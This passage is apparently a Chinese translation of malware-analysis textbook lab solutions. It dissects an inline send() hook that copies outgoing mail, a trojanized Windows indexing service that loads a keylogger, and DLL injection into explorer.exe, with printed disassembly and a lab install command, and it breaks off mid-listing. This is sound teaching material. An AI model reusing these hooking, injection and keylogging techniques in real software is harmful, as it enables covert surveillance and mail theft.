代码清单11-10L中的多个函数都需要我们分析。在❶我们看到它首先调用GetCurrentProcessId函数，然后是sub_100012FE函数，我们将sub_100012FE重命名为suspend_threads。suspend_threads函数调用了GetCurrentThreadId，它返回当前运行线程的线程标识符（TID）。接下来，suspend_threads调用CreateToolhelp32Snapshot，并且使用结果循环遍历当前进程的所有TID。如果TID不是当前的线程，则用TID调用SuspendThread。我们可以得出结论，在❶处的函数调用挂起了当前进程的所有运行线程。

❸处函数调用做的工作与上面是恰好相反的：它使用ResumeThread恢复所有的线程。我们可以得出代码清单11-10L中的两个函数的意图，它先被挂起，然后恢复执行。恶意代码执行一些影响改变当前进程运行行为的动作比较常见，例如修改内核或是安装一个inline挂钩。

接下来，我们检查❷处调用的代码。函数sub_100012A3带有4个参数，如代码清单11-10L一系列入栈操作所示。因为这个函数仅在这个位置被调用，因此我们重命名它的所有参数，让这些参数与传入函数的参数相匹配，如代码清单11-11L所示。

代码清单11-11L sub_100012A3解析send函数

```
100012A3 sub_100012A3 proc near
100012A3
100012A3 lpAddress= dword ptr -8
100012A3 hModule = dword ptr -4
100012A3 wsock32_DLL= dword ptr  8 ❶
100012A3 send_function= dword ptr  0Ch
100012A3 p_sub_1000113D= dword ptr  10h
100012A3 p_dword_10003484= dword ptr  14h
100012A3
100012A3        push    ebp
100012A4        mov     ebp, esp
100012A6        sub     esp, 8
100012A9        mov     eax, [ebp+wsock32_DLL]
100012AC        push    eax                      ; lpModuleName
```

```
100012AD        call    ds:GetModuleHandleA ❷
...
100012CF        mov     edx, [ebp+send_function]
100012D2        push    edx                     ; lpProcName
100012D3        mov     eax, [ebp+hModule]
100012D6        push    eax                     ; hModule
100012D7        call    ds:GetProcAddress ❸
100012DD        mov     [ebp+lpAddress], eax
```

在代码清单11-11L中，我们看到使用GetModuleHandleA函数获得*wsock32.dll*的句柄❷。恶意代码最终传递send函数地址和另外两个参数（sub_1000113D和dword_10003484）到sub_10001203函数，我们将它重命名为place_hook。

现在，检查place_hook并且重命名相应的参数，来帮助我们分析。代码清单11-2L展示了place_hook的开始代码。

代码清单11-12L　jmp指令的地址计算

```
10001209        mov     eax, [ebp+_sub_1000113D]
1000120C        sub     eax, [ebp+send_address]
1000120F        sub     eax, 5
10001212        mov     [ebp+var_4], eax ❶
```

代码清单11-12L中的代码计算了send函数的内存地址与sub_1000113D开始的内存地址之间的差。在将差值移到var_4变量之前❶，需要从中减去额外的5个字节。随后的代码使用var_4变量时，在它的前面加上0xE9（jmp的操作码），使这个5字节的指令能够跳转到sub_1000113D。

让我们看一下恶意代码是如何在后面的place_hook中安装作为挂钩的这段代码的。send函数开始部分的指令被如代码清单11-13L所示的指令修改。

代码清单11-13L　inline挂钩的安装

```
10001271        mov     edx, [ebp+send_address]
10001274        mov     byte ptr [edx], 0E9h ❶
10001277        mov     eax, [ebp+send_address]
1000127A        mov     ecx, [ebp+var_4]
1000127D        mov     [eax+1], ecx ❷
```

在❶处，代码将机器码0xE9复制到send函数的开头，之后代码复制var_4到0xe9之后的内存❷。回想一下代码清单11-12L中，var_4变量包含跳转的目的地址，sub_1000113D。代码清单11-13L中的代码，在send函数的开始部分放置了一个jmp指令，从而让代码跳转到我们DLL中sub_1000113D处的函数，现在，我们将这个函数重命名为hook_function。

检查hook_function函数之前，让我们总结一下对inline挂钩安装的分析。代码清单11-14L展示了place_hook操纵的内存。

代码清单11-14L place_hook（sub_10001203）操纵的内存

```
10001218        push    ecx                     ; lpflOldProtect
10001219        push    PAGE_EXECUTE_READWRITE  ; flNewProtect
1000121B        push    5                       ; dwSize
1000121D        mov     edx, [ebp+send_address]
10001220        push    edx                     ; lpAddress
10001221        call    ds:VirtualProtect ❶
10001227        push    0FFh                    ; Size
1000122C        call    malloc
10001231        add     esp, 4
10001234        mov     [ebp+var_8], eax ❷
```

代码清单11-14L中，place_hook在send函数代码的开始❶调用VirtualProtect函数。这个调用修改了内存的运行、读以及写等保护权限，因此可以使恶意代码修改send函数的执行。在函数尾部另外的一个VirtualProtect调用，则恢复原始的内存保护设置。然后，在调用VirtualProtect之后，恶意代码立即使用malloc分配0xFF字节的内存，并且将结果保存到var_8中❷。因为这个动态分配的内存作为一个trampoline，它在安装我们的挂钩过程中扮演一个重要的角色，所以我们将var_8重命名为trampoline。

注意：为了恶意代码能够正常运行，通过 malloc 调用返回的内存必须是可执行的内存，而实际情况未必总是如此。例如，数据执行保护（Data Execution Prevention，DEP）通过/Noexecute=alwayson 或者相似的方法开启。

代码清单11-15L展示了trampoline代码的创建过程。

代码清单11-15L 为inline挂钩创建trampoline

```
10001246        push    5                       ; Size
10001248        mov     eax, [ebp+send_address]
1000124B        push    eax                     ; Src
1000124C        mov     ecx, [ebp+trampoline]
1000124F        add     ecx, 5
10001252        push    ecx                     ; Dst
10001253        call    memcpy ❶
10001258        add     esp, 0Ch
1000125B        mov     edx, [ebp+trampoline]
1000125E        mov     byte ptr [edx+0Ah], 0E9h ❷
10001262        mov     eax, [ebp+send_address]
10001265        sub     eax, [ebp+trampoline]
10001268        sub     eax, 0Ah
1000126B        mov     ecx, [ebp+trampoline]
1000126E        mov     [ecx+0Bh], eax ❸
```

代码清单11-15L，❶处的memcpy复制send函数的前5个字节到trampoline。因为恶意代码覆盖了

send函数的前5个字节（见代码清单11-13L），因此需要确保保存原始指令。恶意代码假设send函数前几条指令严格按照5个字节对齐，但是情况可能并不总是如此。

接下来，恶意代码在❷和❸处添加一个jmp指令到trampoline代码。在❷处，添加机器码0xE9，在❸处，添加跳转的地址。通过从send函数的地址中减去trampoline的地址（意味着它将跳回到send函数），来计算跳转地址。

最后，place_hook在末尾，将全局变量dword_10003484变量设置为trampoline的地址。我们重命名dword_10003484为trampoline_function，来帮助我们分析。

接下来，我们分析hook_function（sub_1000113D），因为它是安装的挂钩函数，所以它与send函数拥有相同的参数。通过右击这个函数名，来开始我们的分析，选择Set Function Type并且输入下列内容：

```
int __stdcall hook_function(SOCKET s, char * buf, int len, int flags)
```

挂钩函数在buf中查找字符串RCPT TO:。如果没有发现这个字符串，恶意代码则只调用trampoline_function，这使得send函数操作与没有安装挂钩前一样。否则，如代码清单11-16L所示的代码将运行。

代码清单11-16L　通过创建字符串来添加收信人

```
1000116D        push    offset aRcptTo_1        ; "RCPT TO: <" ❶
10001172        lea     ecx, [ebp+Dst]
10001178        push    ecx                     ; Dst
10001179        call    memcpy
...
10001186        push    offset email_address    ; Src ❷
...
10001198        lea     edx, [ebp+eax+Dst]
1000119F        push    edx                     ; Dst
100011A0        call    memcpy
100011A8        push    offset Source           ; ">\r\n" ❸
100011AD        lea     eax, [ebp+Dst]
100011B3        push    eax                     ; Dest
100011B4        call    strcat
```

代码清单11-16L中的代码创建一个添加到向外传输的缓冲区中的字符串。这个字符串以RCPT TO:<开头❶，随后是email_address❷，最后以>\r\n结束❸。本例中email_address的值为*billy@malwareanalysisbook.com*（从*Lab11-02.ini*提取，与先前看到的这个文件内容一致）。这段代码向所有的发出邮件中添加了一个收件人。

底层挂钩函数操作总结

这里是挂钩函数操作的总结（先前进行了高层图示，如图11-4L所示）：

- 程序调用send函数。
- send函数的第一个指令转换到sub_1000113D运行。
- 当且仅当外传缓冲区包含一个RCPT TO时，sub_1000113D操纵外传的缓冲区。
- sub_1000113D调用堆中由dword_10003484指向的trampoline代码。
- trampoline代码运行send函数的前3条原始指令（它被覆盖来安装挂钩）。
- trampoline代码跳回send函数的第5个字节，从而使send函数可以正常运行。

使用 OllyDbg 检查挂钩

在安装恶意代码并启动Outlook Express后（Outlook与微软Windows XP绑定并且以*msimn.exe*运行），我们可以使用OllyDbg检查inline挂钩。我们使用File→Attach，并从进程列表中选择*msimn.exe*，来附加到这个进程。附加进程后会立即中止它的所有线程。如果我们检查内存映射，会看到*spoolvxx32.dll*被加载到进程中，因为它是一个AppInit_DLLs值。

接下来，我们通过按Ctrl+G组合键，在文本框中输入send，来检查send函数。图11-5L展示了带有到sub_1000113D函数jmp挂钩的send函数开始指令（如果你喜欢，你可以在这个跳转位置设置一个断点，来分析运行期间的代码）。




图11-5L 检查msimn.exe中send函数的inline挂钩

抓取网络流量

为了抓住这个活动的恶意代码和查看它如何操纵网络流量，按如下设置一个安全环境：

1. 开启你虚拟机中 host-only 网络。
2. 用命令 rundll32.exe Lab11-02.exe,installer 在你的虚拟机中安装恶意代码。
3. 复制 Lab11-02 到目录 *C:\Windows\System32*中。
4. 启动 Wireshark，并且在虚拟机网络接口上启动抓包。
5. 设置 Outlook Express 发送邮件到主机系统中。
6. 使用命令 python -m smtpd -n -c DebuggingServer IP:25 在你的宿主系统中运行一个假冒的邮件服务器，其中 IP 是宿主系统的 IP 地址。

7. 从 Outlook Express 中发送一封邮件。
8. 检查在 Wireshark 中抓获的包并且在邮件信息上选择 Follow TCP Stream。

小结

Lab11-2是一个导出`installer`函数的恶意DLL，它使用`AppInit_DLLs`键值来永久安装恶意代码，这导致大多数进程都会加载这个恶意代码。恶意代码通过一个预设的目标进程列表，来查看它是否运行在一个邮件客户端程序中。如果恶意代码确定它是运行在这些预设进程的其中之一时，它通过在`send`函数安装一个inline挂钩，来扮演用户态Rootkit。这个挂钩的实现方式，是在`send`函数的开始放置一个`jmp`指令。挂钩运行一个函数，它扫描由`send`函数发送的每个数据缓冲区，来搜索字符串`RCPT TO`。如果恶意代码发现了`RCPT TO`字符串，它会插入一个额外的`RCPT TO`，它包含从解密的Lab11-02.ini中提取的邮件地址，其目的是从目标邮件程序中复制所有邮件发送给恶意代码编写者。

Lab 11-3参考解答

简短答案

1. Lab11-03.exe 包含字符串 `inet_epar32.dll` 和 `net start cisvc`，这意味着它可能启动 CiSvc 索引服务。包含字符串 `C:\WINDOWS\System32\kernel64x.dll` 的 Lab11-03.dll 导入了 API 函数 `GetAsyncKeyState` 和 `GetForegroundWindow`，这让我们怀疑它是一个记录到文件 *kernel64x.dll* 的击键记录器。
2. 恶意代码首先复制 Lab11-03.dll 到 Windows 系统目录的 *inet_epar32.dll* 中，它向 *cisvc.exe* 写入数据并且启动索引服务。恶意代码也似乎向 *C:\Windows\System32\kernel64x.dll* 写入击键记录。
3. 恶意代码通过入口点重定向进行特洛伊木马化索引服务，从而使它永久性地安装 Lab11-03.dll。它通过重定向入口点，来运行加载这个 DLL 的 shellcode。
4. 为加载 *inet_epar32.dll*，恶意代码感染了 *cisvc.exe*，然后调用了 *inet_epar32.dll* 的导出函数 `zzz69806582`。
5. Lab11-03.dll 是一个轮询的密钥记录器，这在它的导出函数 `zzz69806582` 中得到实现。
6. 恶意代码存储击键记录和窗体输入记录，其中击键记录被存入到 *C:\Windows\System32\kernel64x.dll*。

详细分析过程

首先，我们通过检查Lab11-03.exe和Lab11-03.dll的字符串和导入函数，来开始分析过程。Lab11-03.exe包含字符串`inet_epar32.dll`和`net start cisvc`。`net start`命令用来在Windows机器中启动一个服务，但是我们还不知道恶意代码为什么在该系统上启动索引服务，所以我们需要深入分析，向深处挖掘。

Lab11-03.dll 包含字符串`C:\WINDOWS\System32\kernel64x.dll`，它导入API函数`GetAsyncKeyState`和`GetForegroundWindow`，这使我们怀疑这是一个击键记录器，它将击键记录到*kernel64x.dll*。同时，*Lab11-03.dll*也包含有奇怪命名的导出函数`zzz69806582`。

接下来，我们使用动态分析技术，来查看恶意代码在运行过程中做了什么。我们启动procmon，并且过滤Lab11-03.exe，看到恶意代码创建了*C:\Windows\System32\inet_epar32.dll*。DLL *inet_epar32.dll*与Lab11-03.dll相同，这告诉我们恶意代码复制Lab11-03.dll到Windows系统目录。

在procmon随后的输出中，我们看到恶意代码打开了*cisvc.exe*的句柄，但是我们没有看到任何`WriteFile`操作。

最后，恶意代码通过发出命令`net start cisvc`来启动索引服务。通过使用Process Explorer，现在我们观察到*cisvc.exe*正在系统中运行。因为我们怀疑恶意代码可能记录击键事件，我们打开*notepad.exe*（记事本）并且输入一串字符。我们看到*kernel64x.dll*被创建。我们怀疑击键事件被记录，在十六进制编辑器中打开*kernel64x.dll*，看到了如下输出：

```
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
```

我们的击键已经被记录到*kernel64x.dll*，可以看到输入击键的程序（Notepad）与十六进制的击键数据一起都被记录（恶意代码并没有将十六进制值转换为可读字符串，所以恶意代码编写者可能有一个后续处理脚本，使我们的输入字符更为可读）。

接下来，我们使用深入分析技术，确定恶意代码为什么启动一个服务，以及击键记录器是如何获得运行的。首先，我们加载Lab11-03.exe到IDA Pro，并检查`main`函数，如代码清单11-17L所示。

代码清单11-17L 查看Lab11-03.exe的main函数

```
004012DB        push    offset NewFileName      ; "C:\\WINDOWS\\System32\\
                                                  inet_epar32.dll"
004012E0        push    offset ExistingFileName ; "Lab11-03.dll"
004012E5        call    ds:CopyFileA ❶
004012EB        push    offset aCisvc_exe       ; "cisvc.exe"
004012F0        push    offset Format           ; "C:\\WINDOWS\\System32\\%s"
```

```
004012F5        lea     eax, [ebp+FileName]
004012FB        push    eax                     ; Dest
004012FC        call    _sprintf
00401301        add     esp, 0Ch
00401304        lea     ecx, [ebp+FileName]
0040130A        push    ecx                     ; lpFileName
0040130B        call    sub_401070 ❷
00401310        add     esp, 4
00401313        push    offset aNetStartCisvc   ; "net start cisvc" ❸
00401318        call    system
```

在❶处，我们看到main函数刚开始就复制*Lab11-03.dll*到*C:\Windows\System32*系统目录中*inet_epar32.dll*。接下来，它创建一个字符串C:\WINDOWS\System32\cisvc.exe，并且将这个字符串传递给sub_401070❷。最后，恶意代码通过使用系统运行命令net start cisvc，来启动索引服务❸。

我们将重点放到sub_401070函数上，来看看它可能对*cisvc.exe*做了什么处理。在sub_401070函数中有大量的混淆代码，所以使用如图11-6L所示的交叉引用图，来对这个函数做一个高层概览。




图11-6L　sub_401070的交叉引用图

使用这个图，我们看到为了操纵*cisvc.exe*，sub_401070函数调用CreateFileA、CreateFileMappingA和MapViewOfFile，将*cisvc.exe*映射到内存中。这些函数都有访问这个文件的读写权限。MapViewOfFile返回的内存映射视图的基地址（在IDA Pro中标注为lpBaseAddress）可以被读写。在UnmapViewOfFile调用之后，对这个文件做的任何修改都会被写入到硬盘，这解释了我们为什么没有在procmon的输出中看到WirteFile函数。

在*sisvc.exe*的PE头部好像出现了一些计算和检查。与其分析这些复杂的操作，我们不如把重点放到写入文件的数据上来，然后提取*cisvc.exe*写入到硬盘的版本来进行分析。

如代码清单11-18L所示，为写入到内存映射文件缓冲区。

代码清单11-18L　312字节的shellcode写入到cisvc.exe

```
0040127C        mov     edi, [ebp+lpBaseAddress] ❶
0040127F        add     edi, [ebp+var_28]
00401282        mov     ecx, 4Eh
00401287        mov     esi, offset byte_409030 ❷
0040128C        rep movsd
```

在❶处，文件的映射位置被移入到EDI，并且用var_28来调整一些偏移量。接下来，将0x4E载入ECX，写入这个数量的DWORD（movsd）。因此总字节数为0x4E*4=312字节（十进制）。最后，byte_409030被移入ESI❷，并且rep movsd复制byte_409030的数据到映射文件中。检查byte_409030处的数据，我们看到如表11-1L中所示的左侧的字节。

表11-1L 写入cisvc.exe 的shellcode

原始字节	反汇编
00409030 unk_409030 db 55h	00409030 push ebp
00409031 db 89h	00409031 mov ebp, esp
00409032 db 0E5h	00409033 sub esp, 40h
00409033 db 81h	00409039 jmp loc_409134
00409034 db 0ECh	
00409035 db 40h	

表的左侧包含原始字节，但是如果我们将鼠标放到0x409030，并且在IDA Pro中按C键，我们将得到如表中右侧所示的反汇编显示。shellcode是人工构造的汇编代码，本例中，它被用来进行进程注入。与其分析shellcode（这样做可能有点复杂并凌乱），我们不如根据它包含的字符串，来猜出它做了什么。

从开头到312个字节的shellcode的末尾，我们看到两个字符串：

```
00409139 aCWindowsSystem    db 'C:\WINDOWS\System32\inet_epar32.dll',0
0040915D aZzz69806582       db 'zzz69806582',0
```

*inet_epar32.dll*路径和导出函数的出现，说明这个shellcode加载了这个DLL，并且调用了它的导出函数。

接下来，我们比较恶意代码运行前后*cisvc.exe*二进制文件的版本差异，运行前为干净版本（大多数十六进制编辑器可以作为比较工具）。比较这些版本，我们看到两个不同：在PE头部有312字节shellcode的插入，另一个则是PE头部两个字节的改变。我们将这两个二进制文件载入到PEview中，观察PE头部的不同。这个比较如图11-7L所示。

图11-7L中的上图，展示了载入PEview的原始版本*cisvc.exe*（命名为*cisvc_original.exe*），下图展示了木马化之后的*cisvc.exe*。在❶和❷处，我们看到这两个二进制文件的入口点不同。如果我们将这两个二进制文件载入到IDA Pro，我看到恶意代码执行了入口重定向，从而使得无论*cisvc.exe*何时启动，shellcode都将先于原始的入口点运行。代码清单11-19L展示了木马化版本*cisvc.exe*的shellcode片段。




图11-7L 原始版本的木马化版本的cisvc.exe 的PEview

代码清单11-19L trojan版本的shellcode中重要的调用

```
01001B0A        call    dword ptr [ebp-4] ❶
01001B0D        mov     [ebp-10h], eax
01001B10        lea     eax, [ebx+24h]
01001B16        push    eax
01001B17        mov     eax, [ebp-10h]
01001B1A        push    eax
01001B1B        call    dword ptr [ebp-0Ch] ❷
01001B1E        mov     [ebp-8], eax
01001B21        call    dword ptr [ebp-8] ❸
01001B24        mov     esp, ebp
01001B26        pop     ebp
01001B27        jmp     _wmainCRTStartup ❹
```

现在，我们加载trojan版本的*cisvc.exe*到调试器，在0x1001B0A设置一个断点。我们发现在❶处，恶意代码调用`LoadLibrary`函数，将*inet_epar32.dll*载入到内存。在❷处，恶意代码用参数`zzz69806582`调用`GetProcAddress`，来获取导出函数的地址。在❸处，恶意代码调用`zzz69806582`函数。最后恶意代码跳转到原始的入口点❹，从而使服务正常执行。shellcode功能与我们先前怀疑加载*inet_epar32.dll*，并且调用它导出的功能相吻合。

击键记录器分析

接下来，我们分析*inet_epar32.dll*，它与*Lab11-03.dll*相同。我们将*Lab11-03.dll*载入到IDA Pro，

并且开始分析这个文件。大部分代码来自于导出函数zzz69806582。这个导出函数启动一个线程并且返回，所以我们重点分析这个线程，如代码清单11-20L所示。

代码清单11-20L　zzz69806582创建的线程执行互斥量和文件创建

```
1000149D        push    offset Name             ; "MZ"
100014A2        push    1                       ; bInitialOwner
100014A4        push    0                       ; lpMutexAttributes
100014A6        call    ds:CreateMutexA ❶
...
100014BD        push    0                       ; hTemplateFile
100014BF        push    80h                     ; dwFlagsAndAttributes
100014C4        push    4                       ; dwCreationDisposition
100014C6        push    0                       ; lpSecurityAttributes
100014C8        push    1                       ; dwShareMode
100014CA        push    0C0000000h              ; dwDesiredAccess
100014CF        push    offset FileName         ; "C:\\WINDOWS\\System32\\
                                                  kernel64x.dll"
100014D4        call    ds:CreateFileA ❷
```

在❶处，恶意代码创建一个名为MZ的互斥量，这个互斥量阻止恶意代码多个实例的运行，如果互斥量MZ已经存在，前面OpenMutex（没有展示）会终止这个线程。接下来，在❷处，恶意代码打开或者创建一个名为*kernel64x.dll*的文件，来写入日志。

获得*kernel64x.dll*的句柄之后，恶意代码将文件指针指向文件的末尾，并且调用包含一个循环的sub_10001380函数。这个循环包含对GetAsyncKeyState、GetForegroundWindow和WriteFile的调用。这与我们讨论过的“用户态击键记录器（User-Space Keyloggers）”中击键记录方法一致。

小结

*Lab11-03.exe*以木马方式侵入系统，然后启动Windows索引服务（*cisvc.exe*）。木马程序的shellcode加载一个DLL，并且调用启动击键记录器的导出函数。这个导出函数创建一个MZ互斥量，并且将所有的击键记录到Windows 系统目录中的*kernel64x.dll*日志文件中。

Lab 12-1参考解答

简短答案

1. 运行这个恶意代码之后，每分钟在屏幕上显示一次弹出消息。
2. 被注入的进程是 *explorer.exe*。
3. 你可以重新启动 *explorer.exe* 进程。

4. 这个恶意代码执行 DLL 注入，来在 *explorer.exe* 中启动 *Lab12-01.dll*。一旦 *Lab12-01.dll* 被注入，它在屏幕上每分钟显示一个消息框，并通过一个计数器，来显示已经过去了多少分钟。

详细分析过程

让我们首先开始进行一些基础的分析过程。检查*Lab12-01.exe*的导入函数，我们看见CreateRemoteThread、WriteProcessMemory以及VirtualAllocEx。基于在第12章中的讨论，我们知道面对的可能是某种形式的进程注入行为。因此，我们的首要目标应该是判断被注入的代码以及注入的目标进程。检查在这个恶意代码样本中的字符串列表，我们看到需要注意如下一些字符串，包括explorer.exe、Lab12-01.dll以及psapi.dll。

接下来，我们使用基础动态分析技术，来查看当这个恶意代码运行时做了什么。当我们运行这个恶意代码时，它每分钟会创建一个消息框（当你试图使用分析工具时，这会相当烦人）。Procmon工具没有输出任何有用的信息，Process Explorer也没有显示出有明显可疑的进程在运行，并且似乎没有网络函数被导入，所以我们转移到IDA Pro，来判断到底是什么东西在弹出这些消息框。

在main函数开始处的几行，我们看到这个恶意代码在解析psapi.dll中Windows枚举进程的函数。代码清单12-1L包含一个例子，在这个例子中，恶意代码使用了LoadLibraryA和GetProcAddress手动地解析3个函数。

代码清单12-1L　动态地解析进程枚举导入函数

```
0040111F        push    offset ProcName         ; "EnumProcessModules"
00401124        push    offset LibFileName      ; "psapi.dll"
00401129        call    ds:LoadLibraryA
0040112F        push    eax                     ; hModule
00401130        call    ds:GetProcAddress
00401136        mov    ❶dword_408714, eax
```

这个恶意代码保存指向dword_408714、dword_40870C以及dword_408710的函数指针。我们重命名这些全局变量为myEnumProcessModules、myGetModuleBaseNameA，以及myEnumProcesses，通过修改它们，我们更容易地标识这些在后续分析中调用的函数。在代码清单12-1L中，我们应该在❶处，将dword_408714重命名为myEnumProcessModules。

在动态解析这些函数之后，这段代码调用dword_408710（EnumProcesses），它获取在系统中每一个进程对象的PID。EnumProcesses返回一个由局部变量dwProcessId引用的PID数组。dwProcessId被用来在一个循环中迭代进程列表，并对每一个PID调用sub_401000。

当我们检查sub_401000时，我们看到这个动态解析的导入函数EnumProcessModules在PID被传给OpenProcess函数后被调用。接下来，我们在❶处看到一个对dword_40870C（GetModuleBaseNameA）的调用，如代码清单12-2L所示。

代码清单12-2L 和explorer.exe进程比较的字符串

```
00401078        push    104h
0040107D        lea     ecx, [ebp+Str1]
00401083        push    ecx
00401084        mov     edx, [ebp+var_10C]
0040108A        push    edx
0040108B        mov     eax, [ebp+hObject]
0040108E        push    eax
0040108F        call    dword_40870C ❶              ; GetModuleBaseNameA
00401095        push    0Ch                         ; MaxCount
00401097        push    offset Str2                 ; "explorer.exe"
0040109C        lea     ecx, [ebp+Str1]
004010A2        push    ecx                         ; Str1
004010A3        call    _strnicmp ❷
```

这个动态解析的函数GetModuleBaseNameA被用来将PID翻译为进程名。在这个调用后，我们在❷处看到通过GetModuleBaseNamA获得的字符串（Str1）与explorer.exe（Str2）之间的比较。可以看出，这个恶意代码在内存中查找*explorer.exe*进程。

一旦*explorer.exe*被找到，sub_401000函数将返回1，并且这个main函数将调用OpenProcess，来打开一个指向它的句柄。如果这个恶意代码成功地获取这个进程的句柄，在代码清单12-3L中所列的代码将会被执行，并且这个句柄hProcess将被用来操纵这个进程。

代码清单12-3L 写一个字符串到一个远程进程

```
0040128C        push    4                           ; flProtect
0040128E        push    3000h                       ; flAllocationType
00401293        push    104h ❷                      ; dwSize
00401298        push    0                           ; lpAddress
0040129A        mov     edx, [ebp+hProcess]
004012A0        push    edx                         ; hProcess
004012A1        call    ds:VirtualAllocEx ❶
004012A7        mov     [ebp+lpParameter], eax ❸
004012AD        cmp     [ebp+lpParameter], 0
004012B4        jnz     short loc_4012BE
...
004012BE        push    0                           ; lpNumberOfBytesWritten
004012C0        push    104h                        ; nSize
004012C5        lea     eax, [ebp+Buffer]
004012CB        push    eax                         ; lpBuffer
004012CC        mov     ecx, [ebp+lpParameter]
004012D2        push    ecx                         ; lpBaseAddress
004012D3        mov     edx, [ebp+hProcess]
```

```
004012D9        push    edx                      ; hProcess
004012DA        call    ds:WriteProcessMemory ❹
```

在代码清单12-3L中，我们在❶处看到对VirtualAllocEx的一个调用。这动态地在*explorer.exe*中分配内存：0x104字节通过在❷处压入dwSize而被分配。如果VirtualAllocEx成功，一个指向被分配内存的指针将在❸处被移动到lpParameter中，并在❹处被和进程句柄一起传给WriteProcessMemory，以便向*explorer.exe*写入数据。写入这个进程的数据被加粗的Buffer参数所引用。

为了理解是什么内容被注入了，我们跟踪代码回溯到Buffer被设置的地方。我们发现它被设置成当前目录，并追加了Lab12-01.dll的一个路径。我们现在可以断定这个恶意代码将*Lab12-01.dll*的路径写入到*explorer.exe*进程中。

如果这个恶意代码成功地将这个DLL的路径写入到*explorer.exe*中，代码清单12-4L中的代码将会执行。

代码清单12-4L　创建远程线程

```
004012E0        push    offset ModuleName        ; "kernel32.dll"
004012E5        call    ds:GetModuleHandleA
004012EB        mov     [ebp+hModule], eax
004012F1        push    offset aLoadlibrarya     ; "LoadLibraryA"
004012F6        mov     eax, [ebp+hModule]
004012FC        push    eax                      ; hModule
004012FD        call    ds:GetProcAddress
00401303        mov     [ebp+lpStartAddress], eax ❶
00401309        push    0                        ; lpThreadId
0040130B        push    0                        ; dwCreationFlags
0040130D        mov     ecx, [ebp+lpParameter]
00401313        push    ecx                      ; lpParameter
00401314        mov     edx, [ebp+lpStartAddress]
0040131A        push    edx ❷                    ; lpStartAddress
0040131B        push    0                        ; dwStackSize
0040131D        push    0                        ; lpThreadAttributes
0040131F        mov     eax, [ebp+hProcess]
00401325        push    eax                      ; hProcess
00401326        call    ds:CreateRemoteThread
```

在代码清单12-4L中，对GetModuleHandleA以及GetProcAddress（加粗表示）的调用，被用来获取LoadLibraryA的地址。恶意代码中的LoadLibraryA的地址与*explorer.exe*中的地址是相同的。在❶处LoadLibraryA的地址被写入到lpStartAddress中。lpStartAddress提供给在❷处的CreateRemoteThread，从而强制*explorer.exe*调用LoadLibraryA。LoadLibraryA的参数通过CreateRemoteThread中的lpParameter传递，也就是包含*Lab12-01.dll*的字符串。反过来，在远程进程中启动一个线程，这个线程以参数Lab12-01.dll来调用LoadLibraryA。我们现在可以断定这

个恶意代码执行了DLL注入，将Lab12-01.dll注入到*explorer.exe*中。

现在我们知道在什么地方有什么东西被注入了，我们可以尝试停止那些恼人的弹出框，启动Process Explorer来帮助我们。如图12-1L中所示，我们在进程列表中选择*explorer.exe*，然后选择View→Show Lower Pane以及View→Lower Pane View→DLLs。滚动这个结果窗口，*explorer.exe*内存空间中加载了Lab12-01.dll。Process Explorer是一个发现DLL注入的简单办法，并且在确认我们的IDA Pro分析时是非常有用的。要停止这些弹出框，我们使用Process Explorer来杀死*explorer.exe*，然后通过选择File→Run，输入**explorer**重启它。




图12-1L　Process Explorer视图显示注入的DLL

分析完Lab12-01.exe后，我们将重点转移到Lab12-01.dll，看看它除了创建消息框，是否做了额外的事情。当我们使用IDA Pro分析Lab12-01.dll时，我们看到它除了在创建一个又一个线程之外，几乎没有做别的事情。代码清单12-5L中的代码是第一个线程的代码，它每分钟（0xEA60毫秒）创建一个线程的循环。

代码清单12-5L　分析由Lab12-01.dll创建的线程

```
10001046        mov     ecx, [ebp+var_18]
10001049        push    ecx
1000104A        push    offset Format    ; "Practical Malware Analysis %d"
1000104F        lea     edx, [ebp+Parameter]
10001052        push    edx                         ; Dest
10001053        call    _sprintf ❷
10001058        add     esp, 0Ch
1000105B        push    0                           ; lpThreadId
1000105D        push    0                           ; dwCreationFlags
1000105F        lea     eax, [ebp+Parameter]
10001062        push    eax                         ; lpParameter
